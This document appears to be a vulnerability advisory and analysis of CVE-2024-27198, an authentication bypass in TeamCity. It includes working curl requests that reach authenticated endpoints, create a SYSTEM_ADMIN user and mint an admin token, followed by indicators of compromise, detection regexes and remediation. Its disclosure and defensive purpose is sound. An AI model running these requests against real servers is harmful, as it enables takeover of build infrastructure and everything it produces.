
Overview
CVE-2024-27198 is an authentication bypass vulnerability in the web component of TeamCity that arises from an alternative path issue (CWE-288) and has a CVSS base score of 9.8 (Critical).
TeamCity exposes a web server over HTTP port 8111 by default (and can optionally be configured to run over HTTPS). An attacker can craft a URL such that all authentication checks are avoided, allowing endpoints that are intended to be authenticated to be accessed directly by an unauthenticated attacker. A remote unauthenticated attacker can leverage this to take complete control of a vulnerable TeamCity server.
Analysis
The vulnerability lies in how the jetbrains.buildServer.controllers.BaseController class handles certain requests. This class is implemented in the web-openapi.jar library. We can see below, when a request is being serviced by the handleRequestInternal method in the BaseController class, if the request is not being redirected (i.e. the handler has not issued an HTTP 302 redirect), then the updateViewIfRequestHasJspParameter method will be called.
public abstract class BaseController extends AbstractController {

    // ...snip...

    public final ModelAndView handleRequestInternal(HttpServletRequest request, HttpServletResponse response) throws Exception {
        try {
            ModelAndView modelAndView = this.doHandle(request, response);
            if (modelAndView != null) {
                if (modelAndView.getView() instanceof RedirectView) {
                    modelAndView.getModel().clear();
                } else {
                    this.updateViewIfRequestHasJspParameter(request, modelAndView);
                }
            }
            // ...snip...
In the updateViewIfRequestHasJspParameter method listed below, we can see the variable isControllerRequestWithViewName will be set to true if both the current modelAndView has a name, and the servlet path of the current request does not end in .jsp.
We can satisfy this by requesting a URI from the server that will generate an HTTP 404 response. Such a request will generate a servlet path of /404.html. We can note that this ends in .html and not .jsp, so the isControllerRequestWithViewName will be true.
Next we can see the method getJspFromRequest will be called, and the result of this call will be passed to the Java Spring frameworks ModelAndView.setViewName method. The result of doing this allows the attacker to change the URL being handled by the DispatcherServlet, thus allowing an attacker to call an arbitrary endpoint if they can control the contents of the jspFromRequest variable.
private void updateViewIfRequestHasJspParameter(@NotNull HttpServletRequest request, @NotNull ModelAndView modelAndView) {

    boolean isControllerRequestWithViewName = modelAndView.getViewName() != null && !request.getServletPath().endsWith(".jsp");

    String jspFromRequest = this.getJspFromRequest(request);

    if (isControllerRequestWithViewName && StringUtil.isNotEmpty(jspFromRequest) && !modelAndView.getViewName().equals(jspFromRequest)) {
        modelAndView.setViewName(jspFromRequest);
    }
}
To understand how an attacker can specify an arbitrary endpoint, we can inspect the getJspFromRequest method below.
This method will retrieve the string value of an HTTP parameter named jsp from the current request. This string value will be tested to ensure it both ends with .jsp and does not contain the restricted path segment admin/.
protected String getJspFromRequest(@NotNull HttpServletRequest request) {
    String jspFromRequest = request.getParameter("jsp");

    return jspFromRequest == null || jspFromRequest.endsWith(".jsp") && !jspFromRequest.contains("admin/") ? jspFromRequest : null;
}
Triggering the vulnerability
To see how to leverage this vulnerability, we can target an example endpoint. The /app/rest/server endpoint will return the current server version information. If we directly request this endpoint, the request will fail as the request is unauthenticated.
C:\Users\sfewer>curl -ik http://172.29.228.65:8111/app/rest/server
HTTP/1.1 401
TeamCity-Node-Id: MAIN_SERVER
WWW-Authenticate: Basic realm="TeamCity"
WWW-Authenticate: Bearer realm="TeamCity"
Cache-Control: no-store
Content-Type: text/plain;charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 14 Feb 2024 17:20:05 GMT

Authentication required
To login manually go to "/login.html" page
To leverage this vulnerability to successfully call the authenticated endpoint /app/rest/server, an unauthenticated attacker must satisfy the following three requirements during an HTTP(S) request:
Request an unauthenticated resource that generates a 404 response. This can be achieved by requesting a non existent resource, e.g.:
- /hax
Pass an HTTP query parameter named jsp containing the value of an authenticated URI path. This can be achieved by appending an HTTP query string, e.g.:
- ?jsp=/app/rest/server
Ensure the arbitrary URI path ends with .jsp. This can be achieved by appending an HTTP path parameter segment, e.g.:
- ;.jsp
Combining the above requirements, the attacker’s URI path becomes:
/hax?jsp=/app/rest/server;.jspBy using the authentication bypass vulnerability, we can successfully call this authenticated endpoint with no authentication.
C:\Users\sfewer>curl -ik http://172.29.228.65:8111/hax?jsp=/app/rest/server;.jsp
HTTP/1.1 200
TeamCity-Node-Id: MAIN_SERVER
Cache-Control: no-store
Content-Type: application/xml;charset=ISO-8859-1
Content-Language: en-IE
Content-Length: 794
Date: Wed, 14 Feb 2024 17:24:59 GMT

<?xml version="1.0" encoding="UTF-8" standalone="yes"?><server version="2023.11.3 (build 147512)" versionMajor="2023" versionMinor="11" startTime="20240212T021131-0800" currentTime="20240214T092459-0800" buildNumber="147512" buildDate="20240129T000000-0800" internalId="cfb27466-d6d6-4bc8-a398-8b777182d653" role="main_node" webUrl="http://localhost:8111" artifactsUrl=""><projects href="/app/rest/projects"/><vcsRoots href="/app/rest/vcs-roots"/><builds href="/app/rest/builds"/><users href="/app/rest/users"/><userGroups href="/app/rest/userGroups"/><agents href="/app/rest/agents"/><buildQueue href="/app/rest/buildQueue"/><agentPools href="/app/rest/agentPools"/><investigations href="/app/rest/investigations"/><mutes href="/app/rest/mutes"/><nodes href="/app/rest/server/nodes"/></server>

If we attach a debugger, we can see the call to ModelAndView.setViewName occurring for the authenticated endpoint specified by the attacker in the jspFromRequest variable.
Exploitation
An attacker can exploit this authentication bypass vulnerability in several ways to take control of a vulnerable TeamCity server, and by association, all projects, builds, agents and artifacts associated with the server.
For example, an unauthenticated attacker can create a new administrator user with a password the attacker controls, by targeting the /app/rest/users REST API endpoint:
C:\Users\sfewer>curl -ik http://172.29.228.65:8111/hax?jsp=/app/rest/users;.jsp -X POST -H "Content-Type: application/json" --data "{\"username\": \"haxor\", \"password\": \"haxor\", \"email\": \"haxor\", \"roles\": {\"role\": [{\"roleId\": \"SYSTEM_ADMIN\", \"scope\": \"g\"}]}}"
HTTP/1.1 200
TeamCity-Node-Id: MAIN_SERVER
Cache-Control: no-store
Content-Type: application/xml;charset=ISO-8859-1
Content-Language: en-IE
Content-Length: 661
Date: Wed, 14 Feb 2024 17:33:32 GMT

<?xml version="1.0" encoding="UTF-8" standalone="yes"?><user username="haxor" id="18" email="haxor" href="/app/rest/users/id:18"><properties count="3" href="/app/rest/users/id:18/properties"><property name="addTriggeredBuildToFavorites" value="true"/><property name="plugin:vcs:anyVcs:anyVcsRoot" value="haxor"/><property name="teamcity.server.buildNumber" value="147512"/></properties><roles><role roleId="SYSTEM_ADMIN" scope="g" href="/app/rest/users/id:18/roles/SYSTEM_ADMIN/g"/></roles><groups count="1"><group key="ALL_USERS_GROUP" name="All Users" href="/app/rest/userGroups/key:ALL_USERS_GROUP" description="Contains all TeamCity users"/></groups></user>

We can verify the malicious administrator user has been created by viewing the TeamCity users in the web interface:
Alternatively, an unauthenticated attacker can generate a new administrator access token with the following request:
C:\Users\sfewer>curl -ik http://172.29.228.65:8111/hax?jsp=/app/rest/users/id:1/tokens/HaxorToken;.jsp -X POST
HTTP/1.1 200
TeamCity-Node-Id: MAIN_SERVER
Cache-Control: no-store
Content-Type: application/xml;charset=ISO-8859-1
Content-Language: en-IE
Content-Length: 241
Date: Wed, 14 Feb 2024 17:37:26 GMT

<?xml version="1.0" encoding="UTF-8" standalone="yes"?><token name="HaxorToken" creationTime="2024-02-14T09:37:26.726-08:00" value="eyJ0eXAiOiAiVENWMiJ9.RzR2cHVjTGRUN28yRWpiM0Z4R2xrZjZfTTdj.ZWNiMjJlYWMtMjJhZC00NzIwLWI4OTQtMzRkM2NkNzQ3NmFl"/>

We can verify the malicious access token has been created by viewing the TeamCity tokens in the web interface:
By either creating a new administrator user account, or by generating an administrator access token, the attacker now has full control over the target TeamCity server.
IOCs
By default, the TeamCity log files are located in C:\TeamCity\logs\ on Windows and /opt/TeamCity/logs/ on Linux.
Access Token Creation
Leveraging this vulnerability to access resources may leave an entry in the teamcity-javaLogging log file (e.g. teamcity-javaLogging-2024-02-26.log) similar to the following:
26-Feb-2024 07:11:12.794 WARNING [http-nio-8111-exec-1] com.sun.jersey.spi.container.servlet.WebComponent.filterFormParameters A servlet request, to the URI http://192.168.86.68:8111/app/rest/users/id:1/tokens/2vrflIqo;.jsp?jsp=/app/rest/users/id%3a1/tokens/2vrflIqo%3b.jsp, contains form parameters in the request body but the request body has been consumed by the servlet or a servlet filter accessing the request parameters. Only resource methods using @FormParam will work as expected. Resource methods consuming the request body by other means will not work as expected.In the above example, the attacker leveraged the vulnerability to access the REST API and create a new administrator access token. In doing so, this log file now contains an entry detailing the URL as processed after the call to ModelAndView.setViewName. Note this logged URL is the rewritten URL and is not the same URL the attacker requested. We can see the URL contains the string ;.jsp as well as a query parameter jsp= which is indicative of the vulnerability. Note, the attacker can include arbitrary characters before the .jsp part, e.g. ;XXX.jsp, and there may be other query parameters present, and in any order, e.g. foo=XXX&jsp=. With this in mind, an example of a more complex logged malicious request is:
27-Feb-2024 07:15:45.191 WARNING [TC: 07:15:45 Processing REST request; http-nio-80-exec-5] com.sun.jersey.spi.container.servlet.WebComponent.filterFormParameters A servlet request, to the URI http://192.168.86.50/app/rest/users/id:1/tokens/wo4qEmUZ;O.jsp?WkBR=OcPj9HbdUcKxH3O&pKLaohp7=d0jMHTumGred&jsp=/app/rest/users/id%3a1/tokens/wo4qEmUZ%3bO.jsp&ja7U2Bd=nZLi6Ni, contains form parameters in the request body but the request body has been consumed by the servlet or a servlet filter accessing the request parameters. Only resource methods using @FormParam will work as expected. Resource methods consuming the request body by other means will not work as expected.A suitable regular expression to match the rewritten URI in the teamcity-javaLogging log file would be ;\S*\.jsp\?\S*jsp= while the regular expression \/\S*\?\S*jsp=\S*;\.jsp will match against both the rewritten URI and the attacker’s original URI (Although it is unknown where the original URI will be logged to).
If the attacker has leveraged the vulnerability to create an access token, the token may have been deleted. Both the teamcity-server.log and the teamcity-activities.log will contain the below line to indicate this. We can see the token name being deleted 2vrflIqo (A random string chosen by the attacker) corresponds to the token name that was created, as shown in the warning message in the teamcity-javaLogging log file.
[2024-02-26 07:11:25,702] INFO - s.buildServer.ACTIVITIES.AUDIT - delete_token_for_user: Deleted token "2vrflIqo" for user "user with id=1" by "user with id=1"Malicious Plugin Upload
If an attacker uploaded a malicious plugin in order to achieve arbitrary code execution, both the teamcity-server.log and the teamcity-activities.log may contain the following lines, indicating a plugin was uploaded and subsequently deleted in quick succession, and authenticated with the same user account as that of the initial access token creation (e.g. ID 1).
[2024-02-26 07:11:13,304]   INFO - s.buildServer.ACTIVITIES.AUDIT - plugin_uploaded: Plugin "WYyVNA6r" was updated by "user with id=1" with comment "Plugin was uploaded to C:\ProgramData\JetBrains\TeamCity\plugins\WYyVNA6r.zip"
[2024-02-26 07:11:24,506]   INFO - s.buildServer.ACTIVITIES.AUDIT - plugin_disable: Plugin "WYyVNA6r" was disabled by "user with id=1"
[2024-02-26 07:11:25,683]   INFO - s.buildServer.ACTIVITIES.AUDIT - plugin_deleted: Plugin "WYyVNA6r" was deleted by "user with id=1" with comment "Plugin was deleted from C:\ProgramData\JetBrains\TeamCity\plugins\WYyVNA6r.zip"
The malicious plugin uploaded by the attacker may have artifacts left in the TeamCity Catalina folder, e.g. C:\TeamCity\work\Catalina\localhost\ROOT\TC_147512_WYyVNA6r\ on Windows or /opt/TeamCity/work/Catalina/localhost/ROOT/TC_147512_WYyVNA6r/ on Linux. The plugin name WYyVNA6r has formed part of the folder name TC_147512_WYyVNA6r. The number 147512 is the build number of the TeamCity server.
There may be plugin artifacts remaining in the webapps plugin folder, e.g. C:\TeamCity\webapps\ROOT\plugins\WYyVNA6r\ on Windows or /opt/TeamCity/webapps/ROOT/plugins/WYyVNA6r/ on Linux.
There may be artifacts remaining in the TeamCity data directory, for example C:\ProgramData\JetBrains\TeamCity\system\caches\plugins.unpacked\WYyVNA6r\ on Windows, or /home/teamcity/.BuildServer/system/caches/plugins.unpacked/WYyVNA6r/ on Linux.
A plugin must be disabled before it can be deleted. Disabling a plugin leaves a permanent entry in the disabled-plugins.xml configuration file (e.g. C:\ProgramData\JetBrains\TeamCity\config\disabled-plugins.xml on Windows):
<?xml version="1.0" encoding="UTF-8"?>
<disabled-plugins>

  <disabled-plugin name="WYyVNA6r" />

</disabled-plugins>
The attacker may choose the name of both the access token they create, and the malicious plugin they upload. The example above used the random string 2vrflIqo for the access token, and WYyVNA6r for the plugin. The attacker may have successfully deleted all artifacts from their malicious plugin.
The TeamCity administration console has an Audit page that will display activity that has occurred on the server. The deletion of an access token, and the uploading and deletion of a plugin will be captured in the audit log, for example:

This audit log is stored in the internal database data file buildserver.data (e.g. C:\ProgramData\JetBrains\TeamCity\system\buildserver.data on Windows or /home/teamcity/.BuildServer/system/buildserver.data on Linux).
Administrator Account Creation
To identify unexpected user accounts that may have been created, inspect the TeamCity administration console’s Audit page for newly created accounts.

Both the teamcity-server.log and the teamcity-activities.log may contain entries indicating a new user account has been created. The information logged is not enough to determine if the created user account is malicious or benign.
[2024-02-26 07:45:06,962]   INFO - tbrains.buildServer.ACTIVITIES - New user created: user with id=23
[2024-02-26 07:45:06,962]   INFO - s.buildServer.ACTIVITIES.AUDIT - user_create: User "user with id=23" was created by "user with id=23"
Remediation
JetBrains released TeamCity 2023.11.4 which remediates CVE-2024-27198. CVE-2024-27198 affects all versions of TeamCity prior to 2023.11.4.
For more details on how to upgrade, please read the JetBrains release blog.





.png?width=3840&quality=75)
.png?width=3840&quality=75)